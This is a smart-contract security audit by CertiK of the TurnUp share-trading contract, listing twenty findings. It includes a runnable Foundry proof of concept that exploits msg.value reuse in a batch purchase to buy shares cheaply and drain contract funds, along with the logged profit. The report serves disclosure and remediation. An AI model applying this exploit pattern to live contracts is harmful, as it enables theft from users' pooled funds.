CERTIK

Security Assessment

TURNUP

CertiK Assessed on Dec 8th, 2023

CertiK Assessed on Dec 8th, 2023

TURNUP

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
DeFi	Ethereum (ETH)	Manual Review, Static Analysis
LANGUAGE	**TIMELINE**	**KEY COMPONENTS**
Solidity	Delivered on 12/08/2023	N/A

CODEBASE
https://github.com/TurnUpTeam/turnup-contracts/
View All in Codebase Page

COMMITS
8b04cd7ff492ed6cfd6814eb3197398fe7af7c74
View All in Codebase Page

Highlighted Centralization Risks

Contract upgradeability

Vulnerability Summary

20	13	0	2	5	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined

1	Critical	1 Resolved	Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
4	Major	2 Resolved, 2 Acknowledged	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
4	Medium	4 Resolved	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
4	Minor	2 Resolved, 1 Partially Resolved, 1 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
7	Informational	4 Resolved, 1 Partially Resolved, 2 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | TURNUP

CODEBASE | TURNUP

Repository

https://github.com/TurnUpTeam/turnup-contracts/

Commit

8b04cd7ff492ed6cfd6814eb3197398fe7af7c74

AUDIT SCOPE | TURNUP

4 files audited ● 3 files with Acknowledged findings ● 1 file without findings

ID	Repo	Commit	File	SHA256 Checksum
● TSV	TurnUpTeam/turnup-contracts	983e72e	contracts/TurnupSharesV4.sol	1b2f7fd0c5f7981092edd0072de8851ceb418620561e1529256ab3cd130e7228
● TST	TurnUpTeam/turnup-contracts	d9ce685	contracts/TurnupSharesV4.sol	100cfc733675f76a19451cc0528a44fc670d4896ea73dfc5f66445f777486a57
● TSU	TurnUpTeam/turnup-contracts	1a18d23	contracts/TurnupSharesV4.sol	57f1881d2164ce6d015bd7a1e98449b3e01ddd974c4fa7e6c9e9c8058ff375f1
● TVT	TurnUpTeam/turnup-contracts	30a3d11	contracts/TurnupSharesV4.sol	87abbdcc516a1390ddf1e3706a95dea8759de629c23a15eb8bf5425ff9ccf067

APPROACH & METHODS | TURNUP

This report has been prepared for TURNUP to discover issues and vulnerabilities in the source code of the TURNUP project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Manual Review and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | TURNUP

Overview

The **TURNUP** protocol operates as a SocialFi blockchain platform where users can trade shares in Key Opinion Leaders (KOLs). The trading value of these shares is determined by a bonding curve, a mechanism that sets the price of shares based on a mathematical formula that takes into account the supply. The bonding curve is designed to increase the price in direct proportion to the supply, establishing a clear and predictable link between the two.

Both the purchase and sale of shares incur additional protocol and subject fees, which are determined by the contract owner. The protocol fees are directed to a destination specified by the contract owner, while the subject fees go to the respective subject.

In the **TURNUP** protocol, subjects are categorized into three types: KEY, WISH, and BIND. Initially, each share subject is classified as a KEY type. An operator can designate a subject as a WISH type by reserving a certain quantity of shares. This WISH type can then be bound to a subject by the operator, turning it into a BIND type.

The WISH subject represents a unique category of shares allocated to VIPs who will be invited to join the platform. The address of this WISH subject will be temporary. During the creation of the WISH subject, the operator can assign specific initial shares, which are called reserved shares. If the VIP decides to join the platform, the operator will bind their address to this WISH subject and convert it to a BIND subject. The VIP will then receive all the collected subject fees and will have the right to purchase their reserved shares at the original price. **In this process, off-chain verification may be required to confirm that the address bound to the VIP is actually owned by the VIP. This verification process goes beyond the scope of the audit.**

If the operator does not bind an address to the WISH subject, it can expire. The current expiration time for WISH is 90 days, after which the user has a grace period of 30 days to sell their shares. During this period, no one else can buy shares of this WISH subject. Therefore, the users need to sell their shares as soon as possible. When a user sells their shares, they will receive the collected subject fee, and the actual amount will be based on the sell price of the shares at the time of sale. No protocol fee will be collected during this grace period. The collected protocol fee before expiration time will be sent to the DAO account at the end of the grace period. If shares are not sold after this grace period, they will be automatically sold by the DAO account, and the payment will be collected by the DAO account.

This audit focuses on the following smart contract:

- **TurnupSharesV4**: The `TurnupSharesV4` is an upgradeable contract. It calculates share prices using a bonding curve mechanism, manages protocol and subject fees, and oversees the trading of three subject types: KEY, WISH, and BIND.

Privileged Functions

In the **TURNUP** project, the admin roles are adopted to ensure the dynamic runtime updates of the project, which are specified in the findings `Centralization Related Risks`.

The advantage of those privileged roles in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community. It is also worth noting the potential drawbacks of these functions, which

should be clearly stated through the client's action/plan.

Additionally, if the private keys of the privileged accounts are compromised, it could lead to devastating consequences for the project. To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of the `Timelock` contract.

External Dependencies

In **TURNUP**, the project relies on a few external contracts or addresses to fulfill the needs of its business logic.

TurnupSharesV4

- `operator` : The operator address set by the contract owner is used to change the types of subjects.
- `protocolFeeDestination` : The recipient acts as the beneficiary for protocol fees accrued during share transactions.

It is assumed that these contracts or addresses are trusted and implemented properly within the whole project.

FINDINGS | TURNUP

20	1	4	4	4	7
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for TURNUP. Through this audit, we have uncovered 20 issues ranging from different severity levels. Utilizing the techniques of Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
TSV-04	Using `msg.value` Inside A Loop Could Potentially Drain Funds	Volatile Code	Critical	Resolved
TST-05	Incorrect Value Sent In `withdrawDAOFunds` And `withdrawProtocolFees`	Logical Issue	Major	Resolved
TSU-03	**Centralization Related Risks**	**Centralization**	**Major**	**Acknowledged**
TSV-05	**Centralized Control Of Contract Upgrade**	**Centralization, Governance**	**Major**	**Acknowledged**
TSV-17	Potential Inconsistency In Share Supply And Purchases Due To Type Changes In `newWishPass()` And `bindWishPass()` Functions	Logical Issue	Major	Resolved
TSV-10	Potential Locking Subject Rewards In The Contract `TurnupSharesV4`	Logical Issue	Medium	Resolved
TUT-01	Potential Ether Loss Due To Lack Of Surplus Native Coins Return Mechanism	Logical Issue	Medium	Resolved
TUT-02	No Upper Limit For Fee	Logical Issue	Medium	Resolved
TVT-01	Potential Reentrancy Attack (Sending Tokens)	Concurrency	Medium	Resolved
CON-01	Lack Of Storage Gap In Upgradeable Contract	Logical Issue	Minor	Resolved

ID	Title	Category	Severity	Status
TST-02	Bound Subject Cannot Sell All Shares Of Self	Logical Issue	Minor	Acknowledged
TSV-11	Potential DOS Attack	Denial of Service	Minor	Partially Resolved
TSV-13	Missing Input Validation	Volatile Code	Minor	Resolved
TST-01	Discrepancy In Subject Rewards : Buying Vs. Selling Shares	Logical Issue	Informational	Acknowledged
TST-04	Expired Wish Cannot Be Reopened	Design Issue	Informational	Resolved
TST-06	Non-Refundable Funds Considered As Protocol Fees	Design Issue	Informational	Resolved
TSU-04	Lack Validation Of Pseudo Address For Wisher	Logical Issue	Informational	Partially Resolved
TSV-15	Inconsistent Code And Comment	Inconsistency	Informational	Resolved
TSV-16	Missing Emit Events	Coding Style	Informational	Resolved
TSV-18	Potential Unfair Advantage In `sharesSubject` Account Bound To Wish Subject	Design Issue	Informational	Acknowledged

TSV-04 USING `msg.value` INSIDE A LOOP COULD POTENTIALLY DRAIN FUNDS

Category	Severity	Location	Status
Volatile Code	Critical	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac056257183 7c2285cc): 286, 402	Resolved

Description

In the `TurnupSharesV4` contract, users have the ability to purchase shares in bulk using the `batchBuyShares()` function.

```
402   function batchBuyShares(address[] memory sharesSubjects, uint256[] memory
amounts) public payable virtual {
403     if (sharesSubjects.length != amounts.length) revert WrongAmount();
404     for (uint256 i = 0; i < sharesSubjects.length; i++) {
405       buyShares(sharesSubjects[i], amounts[i]);
406     }
407   }
```

However, a potential issue arises due to the way this function interacts with `msg.value` within the `buyShares()` function, which is called inside a loop.

```
286     if (msg.value < price + protocolFee + subjectFee) revert
TransactionFailedDueToPrice();
```

The problem stems from the fact that `msg.value` is a read-only variable and does not change within the loop. As a result, the payment amount calculated in the last batch of the loop could be used to bypass the payment verification intended. Given a situation where the contract has accumulated a large amount of native coins, a user could exploit this oversight to purchase a significant number of shares for the same subject, paying only the amount due for the last batch, which should theoretically be the highest price in the loop. Once the purchase is successful, these shares could be sold off. This process could then be repeated by the user to deplete the contract's funds.

Proof of Concept

This proof of concept demonstrates a situation using Foundry where a user manages to purchase a significant quantity of shares at a reduced cost, subsequently selling all acquired shares to generate substantial profits.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.19;

import "forge-std/Test.sol";
import "../contracts/TurnupSharesV4.sol";
import "@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol";

contract Custom1967Proxy is ERC1967Proxy {
    constructor(address _implementation, bytes memory _data)
    ERC1967Proxy(_implementation, _data){}
}

contract TurnupSharesV4Test is Test {

    TurnupSharesV4 public turnupSharesV4Impl;
    Custom1967Proxy public turnupSharesV4Proxy;
    TurnupSharesV4 public turnupSharesV4;

    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");
    address public Operator = makeAddr("Operator");
    address public FeeDestination = makeAddr("FeeDestination");

    address public WISH = makeAddr("WISH");
    address public BIND = makeAddr("BIND");
    address public SubjectA = makeAddr("SubjectA");

    function setUp() public {
        turnupSharesV4Impl = new TurnupSharesV4();
        turnupSharesV4Proxy = new Custom1967Proxy(address(turnupSharesV4Impl), "");
        turnupSharesV4 = TurnupSharesV4(address(turnupSharesV4Proxy));
        turnupSharesV4.initialize();
        turnupSharesV4.setOperator(Operator);
        turnupSharesV4.setFeeDestination(FeeDestination);
        turnupSharesV4.setProtocolFeePercent(0.05 ether);//5%
        turnupSharesV4.setSubjectFeePercent(0.05 ether);//5%

        //init funds
        deal(WISH, 100 ether);
        deal(BIND, 100 ether);
        deal(SubjectA, 100 ether);
        deal(Bob, 100 ether);
        deal(Tom, 100 ether);
        deal(address(turnupSharesV4Proxy), 10000 ether);
    }

    function test_getPrice() public view {
        uint supply = 0;
```

```
        for (uint256 i = 1; i <= 100; i++) {
            console2.log("GerPrice for (supply = %d, amount = %d) : %d", supply, i,
turnupSharesV4.getPrice(supply, i));
            supply++;
        }
    }

    function test_SubjectA_buyShares() internal {
        vm.prank(SubjectA);
        turnupSharesV4.buyShares(SubjectA, 1);
        assertEq(turnupSharesV4.getBalanceOf(SubjectA, SubjectA), 1);
        uint256 payment;
        uint256 amount;
        vm.startPrank(Bob);
        amount = 10;
        payment = turnupSharesV4.getBuyPriceAfterFee(SubjectA, amount);
        //console2.log("Bob buys %d shares of KEY paying %d", amount, payment);
        turnupSharesV4.buyShares{value: payment}(SubjectA, amount);

        vm.startPrank(Tom);
        amount = 20;
        payment = turnupSharesV4.getBuyPriceAfterFee(SubjectA, amount);
        //console2.log("Tom buys %d shares of KEY paying %d", amount, payment);
        turnupSharesV4.buyShares{value: payment}(SubjectA, amount);
    }

    function test_POC_buyShares_normalPay() public {
        test_SubjectA_buyShares();
        uint256 payment = turnupSharesV4.getBuyPriceAfterFee(SubjectA, 100);
        vm.startPrank(Tom);
        console2.log("Tom buys %d shares of SubjectA by paying %d ether", 100,
payment/1e18);
        turnupSharesV4.buyShares{value: payment}(SubjectA, 100);
    }

    function test_POC_batchBuyShares_sellShares() public {
        test_SubjectA_buyShares();
        address[] memory shareSubjects = new address[](10);
        uint256[] memory amounts = new uint256[](10);
        uint256 payment;
        for (uint256 i; i < 10; i++) {
            shareSubjects[i] = SubjectA;
            amounts[i] = 10;
            if (i == 9) {
                uint256 supply = turnupSharesV4.getSupply(SubjectA) + 90;
                payment = turnupSharesV4.getPrice(supply, 10);
                payment += turnupSharesV4.getSubjectFee(payment);
                payment += turnupSharesV4.getProtocolFee(payment);
            }
```

```
        }
        vm.startPrank(Tom);
        console2.log("Tom buys totally 100 shares of SubjectA in 10 batches by
paying %d ether", payment/1e18);
        turnupSharesV4.batchBuyShares{value: payment}(shareSubjects, amounts);
        uint256 bal = Tom.balance;
        vm.stopPrank();
        vm.startPrank(Tom);
        console2.log("Tom sells 100 shares of SubjectA");
        turnupSharesV4.sellShares(SubjectA, 100);
        console2.log("Tom totally gains %d ether as profit",  (Tom.balance - bal -
payment)/1e18);
    }
}
```

Result output:

```
% forge test --mc TurnupSharesV4Test --mt test_POC -vvv
[⠒] Compiling...
[⠒] Compiling 1 files with 0.8.19
[⠒] Solc 0.8.19 finished in 1.15s
Compiler run successful!

Running 2 tests for test/TurnupSharesV4.t.sol:TurnupSharesV4Test
[PASS] test_POC_batchBuyShares_sellShares() (gas: 521099)
Logs:
  Tom buys totally 100 shares of SubjectA in 10 batches by paying 86 ether
  Tom sells 100 shares of SubjectA
  Tom totally gains 242 ether as profit

[PASS] test_POC_buyShares_normalPay() (gas: 266439)
Logs:
  Tom buys 100 shares of SubjectA by paying 402 ether

Test result: ok. 2 passed; 0 failed; 0 skipped; finished in 8.70ms

Ran 1 test suites: 2 tests passed, 0 failed, 0 skipped (2 total tests)
```

In the aforementioned tests, Tom successfully purchases 100 shares of SubjectA, spending only **86 ether** instead of the expected **402 ether**. Following the purchase, upon selling, Tom stands to make a profit of **242 ether**.

Recommendation

It's recommended to not use the `msg.value` inside a loop.

Alleviation

[TURNUP Team, 11/30/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/11.

[CertiK, 11/30/2023]:

The team heeded the advice to resolve this issue and changes were included in the commit d9ce68588d4b82076c31b861e499794f4310b346.

TST-05 INCORRECT VALUE SENT IN `withdrawDAOFunds` AND `withdrawProtocolFees`

Category	Severity	Location	Status
Logical Issue	Major	contracts/TurnupSharesV4.sol (1201-main-d9ce68): 590, 624	Resolved

Description

The `withdrawProtocolFees` function uses `protocolFees` instead of `amount` in the `.call{value: protocolFees}`. This could lead to sending the entire protocol fees instead of the intended amount.

```
function withdrawProtocolFees(uint256 amount) external {
  if (amount == 0) amount = protocolFees;
  ...
  (bool success, ) = protocolFeeDestination.call{value: protocolFees}("");
  if (success) {
    protocolFees -= amount;
  } else {
    revert UnableToSendFunds();
  }
}
```

Similarly, The `withdrawDAOFunds` function uses `DAOBalance` instead of `amount` in the `.call{value: DAOBalance}`. This could result in sending the entire DAO balance instead of the specified amount.

```
// @dev This function is used to transfer unused wish fees to the DAO
function withdrawDAOFunds(uint256 amount, address beneficiary) external onlyDAO {
  ...
  if (amount == 0) amount = DAOBalance;
  ...
  (bool success, ) = beneficiary.call{value: DAOBalance}("");
  if (success) {
    DAOBalance -= amount;
  } else {
    revert UnableToSendFunds();
  }
}
```

Recommendation

We recommend the team use the `amount` variable.

Alleviation

[TURNUP Team, 12/05/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/24.

[CertiK, 12/05/2023]:

The team resolved this issue in the commit 142a769f29ecd2a002fad467e4ca33229b64ec0e.


TSU-03 | CENTRALIZATION RELATED RISKS

Category	Severity	Location	Status
Centralization	Major	contracts/TurnupSharesV4.sol (1206-main-1a18d2): 187, 228, 239, 261, 269, 276, 383, 418, 457, 469, 588, 604, 658, 676	Acknowledged

Description

In the contract `TurnupSharesV4` the role `_owner` has authority over the functions shown in the diagram and list below.

- afterUpgrade() - This function is called by the owner once after upgrading to V4 to initialize the ReentrancyGuard.
- setOperator() - Set the address of operator.
- setDAO() - Set the address of DAO.
- setFeeDestination() - Set the address of fee destination.
- setProtocolFeePercent() - Set the protocol fee percent.
- setSubjectFeePercent() - Set the subject fee percent.
- closeExpiredWish() - Close a expired wish which is not bound to a subject.
- withdrawDAOFunds() - Withdraw the DAO funds from the contract.



The `TurnupSharesV4` contract inherits `OwnableUpgradeable` contract from Openzeppelin, the role `_owner` also has authority over the functions from its parent contract list below.


- `renounceOwnership()` - Renounce the ownership of contract to leave the contract without an owner.
- `transferOwnership()` - Transfers ownership of the contract to a new account.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority to manage the ownership of the contract and call the above functions.

In the contract `TurnupSharesV4` the role `_dao` has authority over the functions shown in the diagram and list below.

- setOperator() - Set the address of operator.
- setDAO() - Set the address of DAO.
- setFeeDestination() - Set the address of fee destination.

- setProtocolFeePercent() - Set the protocol fee percent.
- setSubjectFeePercent() - Set the subject fee percent.
- closeExpiredWish() - Close a expired wish which is not bound to a subject.
- withdrawDAOFunds() - Withdraw the DAO funds from the contract.



State Variables
DAO
Function
setDAO
State Variables
wishPasses
DAOBalance
Function
closeExpiredWish
Internal Calls
getPrice
State Variables
DAOBalance
External Calls
beneficiary.call
Function
withdrawDAOFunds
Internal Calls
_msgSender
Authenticated Role
_dao
Function
setOperator
State Variables
operator
Function
setSubjectFeePercent
State Variables
subjectFeePercent
Function
setFeeDestination
State Variables
protocolFeeDestination
Function
setProtocolFeePercent
State Variables
protocolFeePercent

The `_dao` role is related to accounts like the contract owner or the DAO address. If the owner doesn't set the DAO, the only the contract owner can execute these functions. Once the DAO is set, then only the DAO can execute the function above.

Any compromise to the role `_dao` may allow the hacker to take advantage of this authority and set the addresses of operator and fee recipient and set fee percents of protocol and subject and withdraw the DAO funds.

In the contract `TurnupSharesV4` the role `_operator` has authority over the functions shown in the diagram and list below.

- newWishPass() - Create a new wish.
- bindWishPass() - Bind a wish to a subject.



Any compromise to the `_operator` account may allow the hacker to take advantage of this authority and create new wishes and bind them to subjects.

In the contract `TurnupSharesV4` the account `protocolFeeDestination` has authority over the functions shown in list below.

- withdrawProtocolFees() - Withdraw all the specified amount of protocol fees out of the contract.

Any compromise to the `protocolFeeDestination` account may allow the hacker to take advantage of this authority and withdraw all the protocol fees from the contract.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend

centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[TURNUP Team, 11/30/2023]: Partially fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/17

Iin regards to the centralized role of the owner, because the function `setProtocolFeePercent`, `setSubjectFeePercent`, `setFeeDestination` and `setOperator` are reserved to the DAO, instead of the `owner`. This mitigates the initial part of the issue, because an hostile operator can be changed by the DAO.

[CertiK, 12/04/2023]:

In the most recent commit, d9ce68588d4b82076c31b861e499794f4310b346, a new DAO address was integrated into the contract. If the DAO is not established, only the contract owner can access these privileged operations. Once the DAO is configured by the owner, only the DAO can perform these tasks, which includes fee updates, fee recipient changes, and operator address setting.

CertiK strongly recommends that the project team routinely review the security management of the private keys for all the addresses mentioned above.

To effectively address this concern in the short term, a combination of both multisignature and timelock solutions should be utilized.

TSV-05 | CENTRALIZED CONTROL OF CONTRACT UPGRADE

Category	Severity	Location	Status
Centralization, Governance	**Major**	**contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 9**	**Acknowledged**

Description

In the contract `TurnupSharesV4`, the role `admin` of the proxy has the authority to update the implementation contract behind the `TurnupSharesV4` contract.

Any compromise to the `admin` account may allow a hacker to take advantage of this authority and change the implementation contract which is pointed by proxy, and therefore execute potential malicious functionality in the implementation contract.

Since all the funds are stored in the `TurnupShares` contract, if the `admin` account is compromised, the attacker can upgrade the contract to contain a simple `withdraw` function to drain all the ether in the contract.

Recommendation

